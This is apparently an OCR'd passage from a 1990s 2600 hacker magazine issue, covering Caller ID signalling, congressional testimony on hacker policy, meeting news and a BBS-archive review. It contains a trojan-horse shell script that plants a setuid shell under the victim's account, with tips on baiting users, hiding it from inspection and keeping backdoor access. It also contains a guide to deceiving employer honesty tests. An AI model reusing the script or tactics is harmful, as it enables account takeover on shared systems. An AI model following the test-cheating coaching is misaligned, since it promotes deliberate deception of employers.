35 35 31 32 31 32 51
```

04h= Calling number delivery information code (message type word)

12h= 18 decimal; Number of data words (date,time, and directory number words)

ASCII 30,39= 09; September

ASCII 33,30= 30; 30th day

ASCII 31,32= 12; 12:00 PM

ASCII 32,34= 24; 24 minutes (i.e., 12:24 PM)

ASCII 36, 30, 39, 35, 35, 35, 31, 32, 31, 32= (609) 555-1212; calling party's directory number

51h= Checksum Word

There is also a Caller Name service that will transmit the number and the name of the caller. The basic specs are the same as just numbers, but more data is transmitted.

Data Access Arrangements (DAA) Requirements

To receive CND information, the modem monitors the phone line between the first and second ring bursts without causing the DAA to go off hook in the conventional sense, which would inhibit the transmission of CND by the local central office. A simple modification to an existing DAA circuit easily accomplishes the task [i.e. the Caller-ID Device should present a high impedance to the line].

Modem Requirements

Although the data signalling interface parameters match those of a Bell 202 modem, the receiving CPE need not be a Bell 202 modem. A V.23 1200 bps modem receiver may be used to demodulate the Bell 202 signal. The ring indicate bit (RI) may be used on a modem to indicate when to monitor the phone line for CND information. After the RI bit sets, indicating the first ring burst, the host waits for the RI bit to reset. The host then configures the modem to monitor the phone line for CND information.

According to Bellcore specifications, CND signalling starts as early as 300 mS after the first ring burst and ends at least 475 mS before the second ring burst.

Congress Takes A Holiday

When the Congressional aide called the 2600 offices and asked Emmanuel Goldstein to offer testimony before the House Subcommittee on Telecommunications and Finance on June 9, we knew it sounded too good to be true. In our neverending optimism, however, we decided to grant their request and submit a statement. At the time, it seemed like a good idea with great potential for all sorts of dialogue. After all, it marked the first time that Congress had actually asked for the opinion of hackers in implementing policy. But what we failed to anticipate was the possibility that the whole thing was nothing more than a big publicity stunt designed to generate anti-hacker soundbites rather than any technological inspiration. Quicker than you could say "Geraldo", Congressmen Markey (D-Massachusetts) and Fields (R-Texas) began hacker bashing. Markey held up a copy of 2600 and called it a manual for computer crime. In a very patronizing tone, he lectured Goldstein on the definition of a criminal. He compared printing articles in 2600 to telling people how to break into specific houses on Maple Street. Fields was no better, accusing 2600 of printing "codes" to listen in on phone calls. When Goldstein attempted to explain that those "codes" were unencrypted frequencies that anyone with a scanner could listen to, Fields dismissed him by saying he was very disturbed that this publication and the people involved in it were allowed to exist.

While Markey and Fields were the only members of the subcommittee who chose to attend the hearing, their ignorance and unwillingness to listen echo throughout the fantasy world of elected officials. What is very unfortunate for us is that these politicians, whose depth of understanding seems unable to surpass that of "A Current Affair", are very powerful people who pass laws based on their misperceptions. We can hardly wait to see what they come up with next.

What follows is some of what they didn't read:

The next few years will almost certainly go down in history as those in which the most change took place in the least amount of time. The computer and telecommunications revolution that we are now in the midst of is moving full speed ahead into unknown territory. The potential for amazing advances in individual thought and creativity is very real. But so is the potential for oppression and mistrust the likes of which we have never before seen. One way or the other, we will be making history.

I think we can imagine it best if we think of ourselves speeding down a potentially dangerous highway. Perhaps the road will become slick with ice or fraught with sharp curves. It's a road that nobody has gone down before. And the question we have to ask ourselves is what kind of a vehicle would we prefer to be in if things should start getting out of control: our own automobile where we would have at least some chance of controlling the vehicle and bringing it down to a safe speed or a bus where we, along with many others, must put all of our trust behind a total stranger to prevent a disaster. The answer is obviously different depending on the circumstances. There are those of us who do not want the responsibility of driving and others who have proven themselves unworthy of it. What's important is that we all have the opportunity at some point to choose which way we want to go.

Rapidly changing technology can also be very dangerous if we don't look where we're going or if too many of us close our eyes and let someone else do the driving. This is a ride we all must stay awake for.

I am not saying we should be overly suspicious of every form of technology. I believe we are on the verge of something very positive. But the members of this committee should be aware of the dangers of an uninformed populace. These dangers will manifest themselves in the form of suspicion towards authority, overall fear of technology, and an unhealthy feeling of helplessness.

The recent FBI proposal to have wiretap capabilities built into digital telephone systems got most of its publicity because American taxpayers were expected to foot the bill. But to many of the non-technical people I talked to, it was just another example of Big Brother edging one step closer. It is commonly believed that the National Security Agency monitors all traffic on the Internet, not to mention all international telephone calls. Between Caller ID, TRW credit reports, video cameras, room monitors, and computer categorizations of our personalities, the average American feels as if life no longer has many private moments. Our Social Security numbers, which once were for Social Security, are now used for everything from video rentals to driver's licenses. These numbers can easily be used to track a person's location, expenses, and habits - all without any consent. If you know a person's name, you can get their telephone number. If you have their phone number, you can get their address. Getting their Social Security number is not even a challenge anymore. With this information, you can not only get every bit of information about this person that exists on any computer from Blockbuster Video to the local library to the phone company to the FBI, but you can begin to do things in this poor person's name. It's possible we may want a society like this, where we will be accountable for our every movement and where only criminals will pursue privacy. The American public needs to be asked. But first, they need to understand.

In Germany, there is a fairly new computerized system of identity cards. Every citizen must carry one of these cards. The information includes their name, address, date of birth, and nationality - in other words, the country they were originally born in. Such a system of national identity can be quite useful, but in the wrong hands it can be extremely scary. For example, if a neo-Nazi group were to somehow get their hands on the database, they could instantly find out where everyone of Turkish nationality lived. A malevolent government could do the same and, since not carrying the card would be a crime, it would be very hard to avoid its wrath.

Before introducing a new technology that is all-encompassing, all of its potential side effects and disadvantages should be discussed and addressed. Opportunities must exist for everyone to ask questions. In our own country, nobody was ever asked if they wanted a credit file opened on them, if they wanted to have their phone numbers given to the people and companies they called through the use of Caller ID and ANI, or if they wanted to be categorized in any manner on numerous lists and databases. Yet all of this has now become standard practice.

This implementation of new rules has resulted in a degree of cynicism in many of us, as well as a sense of foreboding and dread. We all know that these new inventions will be abused and used to somebody's advantage at some point. There are those who would have us believe that the only people capable of such misdeeds are computer hackers and their ilk. But it just isn't that simple.

So where is the boundary between the hacker world and the criminal world? To me, it has always been in the same place. We know that it's wrong to steal tangible objects. We know that it's wrong to vandalize. We know that it's wrong to invade somebody's privacy. Not one of these elements is part of the hacker world.

A hacker can certainly turn into a criminal and take advantage of the weaknesses in our telephone and computer systems. But this is rare. What is more likely is that a hacker will share knowledge with people, one of whom will decide to use that knowledge for criminal purposes. This does not make the hacker a criminal for figuring it out. And it certainly doesn't make the criminal into a hacker.

It is easy to see this when we are talking about crimes that we understand as crimes. But then there are the more nebulous crimes; the ones where we have to ask ourselves: "Is this really a crime?" Copying software is one example. We all know that copying a computer program and then selling it is a crime. It's stealing, plain and simple. But copying a program from a friend to try it out on your home computer — is that the same kind of crime? It seems obvious to me that it is not, the reason being that you must make a leap of logic to turn such an action into a crime. Imagine if we were to charge a licensing fee every time somebody browsed through a magazine at the local bookshop, every time material was borrowed from a library, or every time a phone number was jotted down from the yellow pages. Yet, organizations like the Software Publishers Association have gone on record as saying that it is illegal to use the same computer program on more than one computer in your house. They claim that you must purchase it again or face the threat of federal marshals kicking in your door. That is a leap of logic.

It is a leap of logic to assume that because a word processor costs $500, a college student will not try to make a free copy in order to write and become a little more computer literate. Do we punish this student for breaking a rule? Do we charge him with stealing $500? To the hacker culture on whose behalf I am speaking today, the only sensible answer is to make it as easy as possible for that college student to use the software he needs. And while we're at it, we should be happy that he's interested in the first place.

Of course, this represents a fundamental change in our society's outlook. Technology as a way of life, not just another way to make money. After all, we encourage people to read books even if they can't pay for them because to our society literacy is a very important goal. I believe technological literacy is becoming increasingly important. But you cannot have literacy of any kind without having access.

If we continue to make access to technology difficult, bureaucratic, and illogical, then there will also be more computer crime. The reason being that if you treat someone like a criminal, they will begin to act like one. If we succeed in convincing people that copying a file is the same as physically stealing something, we can hardly be surprised when the broad-based definition results in more overall crime. Blurring the distinction between a virtual infraction and a real-life crime is a mistake.

New laws are not needed because there is not a single crime that can be committed with a computer that is not already defined as a crime without a computer. But let us not be loose with that definition. Is mere unauthorized access to a computer worthy of federal indictments, lengthy court battles, confiscation of equipment, huge fines, and years of prison time? Or is it closer to a case of trespassing, which in the real world is usually punished by a simple warning? "Of course not," some will say, "since accessing a computer is far more sensitive than walking into an unlocked office building." If that is the case, why is it still so easy to do? If it's possible for somebody to easily gain unauthorized access to a computer that has information about me, I would like to know about it. But somehow I don't think the company or agency running the system would tell me that they have gaping security holes. Hackers, on the other hand, are very open about what they discover which is why large corporations hate them so much. Through legislation, we can turn what the hackers do into a crime and there just might be a slim chance that we can stop them. But that won't fix poorly designed systems whose very existence is a violation of our privacy.

The future holds such enormous potential. It is vital that we not succumb to our fears and allow our democratic ideals and privacy values to be shattered. In many ways, the world of cyberspace is more real than the real world itself. I say this because it is only within the virtual world that people are really free to be themselves - to speak without fear of reprisal, to be anonymous if they so choose, to participate in a dialogue where one is judged by the merits of their words, not the color of their skin or the timbre of their voice. Contrast this to our existing "real" world where we often have people sized up before they even utter a word. The Internet has evolved, on its own volition, to become a true bastion of worldwide democracy. It is the obligation of this committee, and of governments throughout the world, not to stand in its way.

This does not mean we should stand back and do nothing. Quite the contrary, there is much we have to do if accessibility and equality are our goals. Over-regulation and commercialization are two ways to quickly kill those goals. A way to realize them is to have a network access point in every house. Currently, network access is restricted to students or professors at participating schools, scientists, commercial establishments, and those who have access to, and can afford, local services that link into the Internet. Yes, a lot of people have access today. But a far greater number do not and it is to these people that we must speak. The bigger the Internet gets, the better it gets. As it exists today, cultures from around the globe are represented; information of all kinds is exchanged. People are writing, reading, thinking. It's potentially the greatest educational tool we have. Therefore, it is essential that we not allow it to become a commodity that only certain people in society will be able to afford. With today's technology, we face the danger of widening the gap between the haves and the have-nots to a monumental level. Or we can open the door and discover that people really do have a lot to learn from each other, given the opportunity.

A full transcript is available for free at 2600@well.sf.ca.us or
$5 from PO Box 752, Middle Island, NY 11953.

UNIX Job Openings

by Orb

Hacking a UNIX machine comes in more flavors than merely grabbing a copy of /etc/passwd and scanning against it. You can get a variety of accounts this way, but a well chosen password can evade even some of the most thorough tests. So - how do you get to the other parts of the system?

One interesting trick is the infamous trojan horse. The heart of the trojan horse lies in getting someone to execute code written by you. In this case, the code will be the minimal routines required to give you access to the account of the person executing the code. The following is an example of one such program for UNIX.

```
— shell script
echo 'main(){system("sh");}' >test.c
filename=.go`whoami`
cc -o $filename test.c
rm test.c
chmod 6777 $filename
— end shell script
```

Whenever you execute a program, the program is run with the user id (UID) of the person executing the program. UNIX also provides a method of having the program be executed with the UID of the user executing (the parent process) but by the owner of the file itself. This is accomplished by setting what is called the set-user-id bit. (SUID bit)

The above code exploits this in UNIX. First, we create a simple C program which calls the UNIX shell sh. (This is stored in the file test.c.) Then we compile the test.c file into a file named by the form .goXXX where XXX is set to be the username of the person who ran our nice little program. (The C file is then discarded.) So far what we have is an executable file which calls a UNIX shell. Nothing special - yet. But, what if we set the SUID bit of the program we created to that of the person running the program? Ah! By using the UNIX chmod program, we set the SUID bit on the program. Now, if we were to happen to come along and execute this program, we would be running a shell - but we would be running with our effective user id set to that of the person who ran our silly little script. In essence, you become this person.

What can you do from here? Well, perhaps you want to install a better backdoor into this account. Ms. Manners says that leaving lots of little SUID programs lying around is not good etiquette. How exactly you go about this is a much larger topic, but use your imagination.

There are many variations to this theme. Perhaps you want to have this file moved to some preselected directory so the person who created this file doesn't notice it. Maybe you want it to send a mail message somewhere or signal a process already running so you will know that someone just fell into your trap. Again, use your imagination.

All this is very interesting, but unless you can actually get someone to execute your code it doesn't exactly do you much good. The first place to look is in the resources you have. Suppose a password scan of the machine gave you the account of a person who is running irc or some other program which many users link to. You could simply just replace this program by your program but it would be a bit obvious even to the typical clueless IRC user that something is wrong. So, you either should modify the program that everyone links to in order to do some version of the above, or call the real program after it does its task. Perhaps some other users on the system have linked to your files without asking. Well, it serves them right if you slip in something that just happens to give you access to their account. You never made any guarantees about what is in your directory did you?

This leads into another way of slipping these in - just put them in some public place in your directory with a name that might cause someone to execute it. Perhaps you want to exploit the possibility of a bad $PATH variable. Might as well put it in a file called 'ls' while you are at it. Yes, some people still don't have their path set up good. a.out files are commonly executed by prying eyes. Put one in any directory that has .c files. You might as well have one in /tmp (or whatever the commonly used equivalent on your system is) just for kicks.

The point I am making is that the possibilities are only limited by your imagination. Even the most security minded users occasionally slip up and run things they didn't mean to.

There are a few problems though. First, I would suggest rewriting the above script in C and creating a binary file. People usually will look at scripts before they run them, but won't bother to examine an executable file.

Also, try to avoid anything that could be linked to you. A cautious user might trace the execution of the program he is executing and realize what you did. Basically, just be careful. There is no need to go overboard. Don't flood your system with trojan horses. Like all other forms of hacking you need a bit of patience. Sooner or later people will fall into just about any trap you set.

Be very careful about leaving SUID programs lying around. Some sysadmins regularly scan their systems for them, so you need to think up other types of backdoors if you intend to keep access to an account for any period of time.

meeting mania


Here's the latest in the ongoing Pentagon City Mall/Secret Service scandal that involved attendees of the Washington DC *2600* meeting in November 1992:

The Secret Service has admitted possessing six previously unacknowledged documents relating to the breakup of the meeting. In conjunction with that admission, the agency filed an affidavit which provides the most information received so far as to just what was going on.

According to the affidavit, "the Secret Service received information from a business indicating that that business' PBX had been manipulated" and that the business provided the agency with "certain information concerning the individual(s) who had entered the system". Computer Professionals for Social Responsibility, the Washington-based organization that has been relentlessly filing Freedom of Information Act requests since this sordid affair started, translated the available data into the following possible scenario: 1) the "victim business" had some reason to believe that the individual involved had some relationship to *2600*; 2) the business passed this information on to the Secret Service; 3) the Secret Service knew that people associated with *2600* met at the mall on a regular basis; and 4) the Secret Service recruited the mall security personnel to identify the individuals attending the monthly meetings.

Also of interest is the admission by the Secret Service that "the records which are at issue in this case were provided to the Secret Service by a confidential source and were compiled by the Secret Service...."

Towards the end of the summer, the Secret Service took the unusual step of filing an "in camera" deposition. The contents of this deposition are sealed and the only information we've been able to glean from it is that it's at least 56 paragraphs long. CPSR is filing papers to reveal the contents of this deposition. Its existence is considered highly unusual in FOIA cases, but fairly standard in cases of national security. The plot thickens.


Chicago Area 2600 Meetings
First Friday of every month
3rd Coast Cafe in the Century Mall
2828 N. Clark St
5 p.m. to 8 p.m.
2600
Free Coffee & Donuts
Law Enforcement Officials
The Hacker Quarterly

More Meeting Fun

2600 meetings continue to spring up around the planet. There are almost always strange people watching the hackers but in most cases nothing comes of it. At the July Seattle meeting, however, security guards at the Convention Center and Seattle police officers harassed and even arrested an attendee who wouldn't show identification. He was released almost immediately, clearly showing that the whole thing was an attempt to intimidate the attendees. It didn't work and subsequent meetings have occurred there without incident.

Sometimes the funniest people show up. In one city, an intoxicated MCI employee came by and said he was going to bomb all of the hackers' computers by using the system batteries. Among his other memorable quotes was, "We didn't have time for this kind of stuff in Vietnam."

never erase the past

LOD Communications Underground Hack/Phreak BBS Message Base Project
LOD Communications
603 W. 13th, Suite 1A-278
Austin, TX 78701
512-448-5098
lodcom@mindvox.phantom.com
$39 on disk, $117 on paper
Review by Emmanuel Goldstein

It's not at all uncommon for hackers to make history. What is unusual is for this fact to be recognized. The LOD Communications Underground H/P BBS Message Base Project takes an anthropological voyage into the origins of the hacker world by rebuilding in the form of printouts and disks bulletin boards that have long ago ceased to exist.

"How much did they know, and how did they find it out?" reads a portion of LODCOM's promotional material. Were these hackers "out to start World War III, selling secrets to the Soviets, working with organized crime, conspiring to do evil, or just a bunch of bored teenagers with nothing better to do?" Primary evidence of this sort is as close as you can get to the truth, without actually reading someone's private mail.

But is this the sort of thing that people really care about? Undoubtedly, many will shrug it off as useless, boring conversations between sun-shielded teenagers that have absolutely no relevance to anything in the real world. The fact remains, however, that this is history. This is *our* history, or at least, a small part of it. The boards included in this project - Sherwood Forest I and II, Metal Shop Private, OSUNY, Phoenix Project, and a host of others - are among the more interesting hacker boards, with some classic dialogue and a gang of hacker stars-to-be. Nearly all of these boards were raided at one time or another, which makes it all even more fascinating.

Gathering this data involved a significant amount of time and labor. Oftentimes, the messages and files had to be pried from disks of obsolete computers or had to be entirely retyped from hardcopy. According to LODCOM, "every effort was made to keep the messages in their pristine condition: 40 columns, all caps, spelling errors, offensive language, [and] inaccuracies of various kinds."

Each of the message bases is accompanied by a message base file that explains hacker BBS terminology and format, as well as a profile of the board that gives relevant historical background and a description of the BBS. This is in addition to the actual message base, "G-files" or hacking tutorials, and userlists when available.

Volume 1 of this collection is already complete and Volume 2 is expected to be finished by the end of September. LODCOM expects a total of three or four volumes with the whole project being complete by the end of the year. It is estimated that the total number of messages will exceed 15,000. All volumes will be sent to anyone who orders the first one. Because of the massive amount of data, the files will be compressed. For $5 extra, you can get an uncompressed version. Formats supported are: IBM (5.25 or 3.5 inch), Amiga (3.5 inch), and Macintosh (3.5 inch).

The project is still looking for more hacker boards (non-kodez, non-warez) that were online before 1990. They are particularly interested in recompiling Modem Over Manhattan (MOM) and 8BBS, two of the earliest boards, dating back to 1979. Interested parties can contact them at the above addresses.

Had the LODCOM project not come along when it did, a great many of these message bases probably would have been lost forever. Providing this service to both the hacker community and those interested in it is a noble cause that is well worth the price. If it succeeds, some valuable hacker data will be preserved for future generations.

HOW TO HACK HONESTY

by U.R. Source

Introduction

Written honesty and integrity tests are easy to beat once you understand the underlying principles, the manner in which the tests are constructed, and the mind set necessary to undergo the test. You can beat the test and get that job. The purpose of this article is to help insure that you have the knowledge and skills to beat the test.

There are numerous honesty and integrity tests on the market. The two major honesty and integrity test publishers are Reid and London House. Some tests are comprised of true/false or yes/no questions, while others will give you a number of answers from which to choose or ask how strongly you agree or disagree with a statement. Some of the test publishers are up front and label their tests for what they are, using such terms as "honesty" and "trustworthiness" in the test title. Other test publishers hide the purpose of the test behind phrases such as "Inventory", "Profile", or "Survey". Regardless of whether the publishers of these tests reveal the purpose of the test outright or attempt to use deception, you are about to learn how to beat them.

A review of the test questions will reveal the purpose behind any written honesty test. If you are given a test while applying for employment and you see questions that deal with attitudes about theft or your past conduct in regard to theft, drug use, etc., then it is, in all probability, a written honesty or integrity test. This is true regardless of what the test administrator states is the purpose of the test. You may hear that the test is to give them insight into your general attitudes, or you may hear that it is a test to see if you are willing to be truthful. Ignore what the administrator says about the purposes of the test. Trust me - it is a written honesty or integrity test if the majority of test questions deal with theft, substance abuse, illegal acts, and so forth. The real purpose of the test is to screen out individuals who make the wrong sort of admissions. You will be told that if you try to trick or fool the test, your efforts will be discovered. You are about to learn how to refrain from being one of these unfortunate people who flunk these tests, because you are about to learn the inside tricks you need to beat the test and not be discovered.

The Types of Questions

Written honesty and integrity tests are generally composed of three types of questions:

1) *Neutral Questions*, which do not enter into the honesty score, but are used to make sure that you can comprehend the test and are paying attention.

2) *Control Questions*, which are generally used to check if you are trying to fake the test.

3) The honest scale questions are what we are going to call "*The Questions*", which taken together give an honesty score. For you to beat the written honesty tests, you need to be able to rapidly identify The Questions and the Control Questions. Neutral Questions are not a concern, but we will go through examples so you can recognize them.

Neutral Questions

Neutral questions are used to help assure that your reading level is such that you can understand all the test questions and that you are paying attention to the test. These questions are constructed such that there is only one correct answer and that answer should be obvious. An example might be "Are you using a #2 pencil to mark your answers?" Not all written honesty tests make use of these type of questions, but if you see a question like the #2 pencil question, don't get rattled because you now know what it is all about.

An Introduction to The Questions

The Questions that go to make up your honest scale score will be divided into several groups which try to ascertain:

1) How common do you think dishonest behavior is?

2) How often do you engage in dishonest behavior?

3) What do you do when you see dishonest behavior?

4) Do you have traits that are associated with dishonesty?

5) What do you think should be done to dishonest people?

6) How do you feel when you have done or been tempted to do something wrong?

All of these questions may be veiled to some degree and may be in the form of hypothetical questions. A hypothetical question may ask "What would you do if you discovered your best friend at work was...?" The veiled question may be worded in such a manner that it almost begs you to give the wrong answer. An example might be "Many people now feel that first time thieves should be given another chance, do you agree?" We will come back to The Questions later, but first you need to know about Control Questions and the Mind Set it takes to pass these tests.

Control Questions

The Control Questions (sometimes called a lie scale) are used in written honesty tests and are most often of the "faking good" variety. Faking good controls are used to see if you are doing just that, i.e., trying to be such "a goody two shoes" that it is obvious you are trying to beat the test. It is of vital importance that you know about this type of question because if your faking good score is out of line then your test may be called invalid or worse. Examples of faking good questions follow:

1) Have you ever lied to anybody during your life?

2) Do you feel that all babies are beautiful?

3) Have you ever done anything you felt bad or guilty about?

4) Have you ever done anything that made you feel ashamed?

5) Did you ever break any rule?

6) Do you always do your best in everything you undertake?

7) Did you ever lie to your parents?

8) Do you agree with this statement: "I have never met a person I did not like"?

In general faking good questions are fairly obvious. The first tip is that they seem almost too black and white, using words like always, never, and all. They are often among the shortest questions on the test. The real trick is to think in these terms: first pick the best, most honest, and most wonderful person you know. This could be your mother, your minister, your priest, your rabbi, or Mother Teresa. Then think of how they would answer the questions. Next, think of the worst person you have ever known and how they would answer the questions. If, you think about their answers and they agree, then bingo! That is the correct answer. As an example, let us compare Mother Teresa's answer about the above rules question (#5) with one by a guy I'll call Bill the Slasher. I believe that Mother Teresa would admit she has broken rules and say that to do so is human. Further, I suspect she has prayed about it and has gone to confessional. Now Bill the Slasher is going to answer. "Yeah, I break rules all the time. I'm good at it, just got unlucky a couple of times and got caught, so what?" So the Control Question becomes obvious - it is a Control when the best and the worst have to answer it the same way. Essentially, they both will admit to it or they both will deny it. This brings us to the right Mind Set needed to beat the test.

In order to beat the test, you need Correct Mind Set.

The Correct Mind Set

Remember, you did not go into a job interview and request to take a bunch of tests. You deserve every opportunity to do well by showing yourself in the best possible light. If you were being interviewed and you were asked "Did you steal from your last job?", the correct "best light answer" is clearly to say "No". Yet, when people undergo a written honesty test, believe it or not, some will admit stealing from their last job. And guess what this form of honesty gets them? They blew it - they did not get hired. The reason they blew it was because of Improper Mind Set.

In order to beat the test, you need Correct Mind Set. People who pass written honesty tests have these general traits or at least they make the test scorer think they have them:

1) They do not steal - not even a dime off the floor.

2) They do not know or associate with people who steal, use drugs, or violate the law - not even a friend who snatched a Pepsi.

3) They believe that anybody doing anything wrong should be punished and punished hard.

4) They do not engage in thrill seeking behaviors. Nor are they favorably impressed by people who engage in thrill seeking. (No drinking in excess, no drugs period, no bungee cord jumping, and no racing on the forklift.) They even like baseball over professional fights.

5) They follow the rules, expect others to do the same, and are in no way favorably impressed by rules violators.

6) They sleep well, they have a good appetite, they are not bothered by headaches or upset stomachs, and they seldom lose their tempers or grow tired. They are generally happy and get along well with family, co-workers, and friends.

7) They are not tempted to do "bad things" nor do they spend any time thinking about bad things. Indeed they do not even read true crime books nor watch such TV programs.

8) They feel responsible and in control and do not feel that destiny or fate has any detectable grip on their life.

9) When they have done anything wrong, they felt bad about it and accepted full responsibility.

10) They believe most people are honest, law abiding, abstain from drugs and too much alcohol, and generally follow all rules.

Got the general picture of the correct mind set?

The Wrong Mind Set

The wrong mind set comes to you when you read "In the last five years, what is the nearest dollar value of all the odds and ends you have taken from your jobs without a proper O.K.?" The wrong mind set comes forward like a little demon and says, "Nobody will ever believe me if I answer nothing because everybody has taken something and I did take that...." So that little demon wrong mind set says well I had better answer that lowest number they give (which may be between $10.00 and $25.00). If you do this on a written honesty test, you have blown it. These type of questions really come down to "Did you steal from your last job(s)?" The theory behind these theft type questions is that if you have stolen anything your little demon bad mind set will say "Nobody will believe me if I say I never took anything. After all, everybody has stolen something, so I'll pick the lowest dollar value."

Remember, the correct mind set is "I do not steal - not even a dime from the floor or a pencil or pen."

How To Tell If You've Got Correct Mind Set

Now let us take a look at one type of question - the theft question - from the views of Mother Teresa and

Bill the Slasher. We agree that with the Control questions, both of them are going to answer the same way. Not so on The Questions. Mother Teresa is going to say, "No, I have never stolen from my mission. To do so would be to steal food from the starving. I cannot imagine any person stealing from the starving." Whereas Bill the Slasher is going to say, "I got that microwave, but only me and Jimmy know about it." On these questions, your answers should be as close to Mother Teresa's and as far away from Bill's as possible.

When you read a question that asks how many people you know or think steal, lie, cheat, violate the law, or use drugs, remember Mother Teresa and Bill the Slasher are not going to answer these types of questions with the same answer. As an example, "Do you think many people have ever taken change from work, even if it was just to get something to drink?" The Correct Mind Set answer is "No," you do not know people who steal, you do not associate with people who steal, you have never really even spent any time thinking about anybody stealing, and no person in their right mind would ever tell you they had stolen anything.

This brings up another hint. Any time you see the words "taken" or "borrowed" on a written honesty test, replace them in your own mind with "stolen", because that is what the test publisher is really asking.

The Questions: What You Will See and What You Will Answer

You will, in all probability, be asked questions as to what should happen to some individual who is caught stealing or borrowing money or merchandise. In general, the more punitive your answers are, the better your test score will be. Some of the questions may seem ridiculous. As an example, you may see a hypothetical situation where a 19 year-old employee is found borrowing fifty cents, which he swears he intended to replace. You would then be asked what should be done with this individual. You may be given answers that range from "He should be told never to do it again" to "He should be fired and the police should be notified". The answer that typically gets you the most points is the answer closest to "Take the S.O.B. out and hang him", which in this case is "Fire him and call the police". The underlying theory is the more punitive you are the less of a theft risk you are.

There is a theory that people who tend to engage in thrill seeking behavior also may have more of a tendency to engage in deviancy in the workplace. Whether or not you and I agree with this theory does not matter. What matters is that some test publishers subscribe to this theory. So when you see a question that asks you if you like to ride your Harley without a helmet or the like, take it from me - just say *no*. If they ask you if you've ever gotten drunk, just say *no*. "Do you like to do things on a dare?" "*No*." "Do you like to just take off without any planning and do your own thing on a whim?" "*No*."

You will see questions which boil down to: "You are confronted with a silly or stupid rule at work, so is it O.K. to break it?" Remember, employers like people who follow the rules and people who do well on written honesty tests generally obey the rules (or at least they say they do). You may see questions that ask if it is possible to break work rules and still be an honest person. The answer is *no*.

You may also see questions that ask whether you think most people purposefully break this or that rule on occasion. These questions are based on a presumption that if you think most people do it, you are doing it too or you would like to hang around people who break the rules. Remember the Correct Mind Set is you believe in the rules, you try to obey the rules, you've never spent any time thinking about breaking rules, and you do not hang around with rule breakers. On those rare occasions you did goof a little bit, it really did get to you - right?

Our culture is test crazy. Many of us have bought into the myth that if it is a test then it has some power to "look inside our heads".

Questions may appear on your test that ask how well you sleep, if your stomach is often upset, or if you frequently have headaches. They may ask if you have experienced difficulties with bosses or co-workers. These type of questions rest on the theory that if you have a lot of symptoms of anxiety, then you may be more prone to being a bad employee. These type of questions, which center on physical or emotional health, are less in favor with A.D.A. (Americans with Disabilities Act) now in force. But, if you do see them, remember you are a calm individual who is free of any reason to have worry or anxiety and the physical problems worries bring. It does not matter whether your unemployment ran out, your wife left you, and your dog died. It does not matter whether you have not slept well in a year and have to drink a bottle of pink stuff a day to keep your stomach in line. The test sitting in front of you will not know unless you answer the incorrect way. Only you know. And you know what they are looking for, right?

You will see questions on most of the honesty tests which ask you if you have ever been tempted to do something. Once again the demon may come forth. You may start to think, "Well, everybody has gotten mad and been tempted to do that." Before you answer these questions, play them by Mother Teresa and Bill the Slasher. Some of these questions may be Controls and most will be The Questions. If the question pertains to having been tempted to steal, break rules, violate the law, or engage in risk-taking behavior, then your answer should be *no*. However, if the question pertains to being tempted to get mad, lose your temper, or the like, then I think Mother Teresa and Bill the Slasher would both answer yes. Questions like "Have you ever been tempted to lose your temper?" are Controls. On the Control Questions, one admits it - yes, I have been tempted, on one or more occasions, to lose my temper. But on The Questions, one never admits it - no, I have never been tempted to steal. A question may be "Did you ever get mad and then plan a way to get even?" This is one of The Questions, because this question really is "Did you ever sit around trying to figure out how to break the law or some rule without getting into hot water?" The answer is *no!* We have the Correct Mind Set; we do not tell the test that we have ever spent time thinking about breaking the law, breaking rules, or trying to do people harm, even if some jerk did piss the hell out of us.

Questions will be present on the test which basically ask you how hard you are on yourself when you do something wrong or have simply done a goof-up. The theory here is that if you are hard on yourself, then you will tend to stick by the straight and narrow. This theory carries over into another group of questions. You will also see hypothetical questions of what should be done to you if you did some imaginary wrong. On these questions you should be hard on yourself and expect others to be punitive. If you are asked what should be done to you if you took a dime off the floor and pocketed it - well you should be hung or whatever answer comes closest. (Fired? Sure. Turned over to the police? You bet.) Would you ever be able to forgive yourself? *No*. Once again, does it really matter that you believe you should be cut a little slack? *No*. You are taking a test. The theory also goes that if you believe that you should be punished, then you sure believe others should be. And conversely, the theory is if you believe that you should be cut some slack, then you believe others should be as well.

You may see questions that ask whether a person should be cut some slack because of their circumstances in life. An example might be "Do you believe that a person's addiction to a drug should be taken into account when they are sentenced for stealing?" The correct Mind Set answer to all these type of questions is that the circumstances do not matter (i.e., hang them high). Other questions of this type will involve a long-tenured employee, a young person, a person who has never done anything wrong before, and so forth. Set your sympathetic side behind, because for the purposes of taking this test it is the little demon talking to you. The theory here, in part, is that if you think that circumstances matter, you might be more able to rationalize a wrongful act.

You will absolutely see questions like "Do you feel most people cheat a little on their taxes?", "Do you believe most people have thought about breaking a rule for a friend?", "Do you believe most people have tried marijuana?", "Do you feel most people would take things without permission if there was no chance they would ever be caught?". The people who do well on written honesty tests believe in the rules and laws (or say they do) and they believe the vast majority of people believe in and generally obey the rules. So what are the correct answers - cheat on taxes? *No*. Thought about breaking rules? *No*. Done something illegal like smoke marijuana? *No*. Remember, you do not sit around reading the statistics published by the Department of Justice. The Correct Mind Set is you simply know that you do not do these things, you do not know anybody who even talks about doing these things, and so you must presume these things are just not generally done.

Finally, there are what we will call the devil made me do it questions. These questions center on preordained or outside factors being the reason people do bad deeds or refrain from them. Examples are:

1) Do you believe it is part of being a human to be dishonest?

2) Is the biggest reason people do not steal because of the fear of going to jail?

3) Would you try marijuana if it was legalized?

These are easy questions now that you have the mind set down pat. People who do well on these tests do not blame outside sources for their actions or lack of actions. People dishonest - no way, I am honest and so is everybody I hang with. Not steal because of jail - no, people don't steal because stealing is wrong. Try marijuana - sounds like risk-taking, so what's the answer? "Just say *no*."

Those After The Test Interviews

